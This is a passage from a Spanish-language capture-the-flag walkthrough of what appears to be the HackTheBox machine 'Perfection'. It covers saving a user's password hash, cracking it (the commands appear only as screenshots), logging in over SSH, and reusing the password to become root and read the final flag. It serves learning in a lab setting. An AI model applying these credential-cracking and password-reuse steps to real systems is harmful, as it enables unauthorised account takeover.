
21. Tomaremos el password de susan y lo guardaremos en un archivo txt, para verificar que se haya guardado correctamente podemos leer el archivo:

```
┌──(root㉿kali)-[/home/luisacg/Desktop]
└─# echo "abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f" > hashUserSusan.txt

┌──(root㉿kali)-[/home/luisacg/Desktop]
└─# cat hashUserSusan.txt
abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f
```


22. Procedemos a leer el hash que corresponde a la contraseña de susan con el siguiente comando:




Al ejecutar el comando obtenemos lo siguiente, allí ingresando la letra s podemos llevar un seguimiento de la decodificación del hash.




23. Ahora leeremos el resultado de nuestro proceso anterior, el cual nos dará el password para realizar la conexión mediante ssh.



24. Realizamos la conexión por ssh haciendo uso de la ip de la máquina y el usuario de susan, además, debemos ingresar la contraseña que obtuvimos en el paso anterior y sorpresa, estamos adentro.



25. Ahora escalaremos privilegios e iniciaremos con el usuario root, para esto hacemos uso de la misma contraseña que usamos para la conexión ssh. Allí buscaremos el archivo root.txt y lo leeremos. Y sorpresa otra vez, hemos obtenido la última bandera.



26. Nos dirigimos nuevamente a HackTheBox e ingresamos la bandera que hemos obtenido.

Y listo hemos completado la máquina perfection en HackTheBox.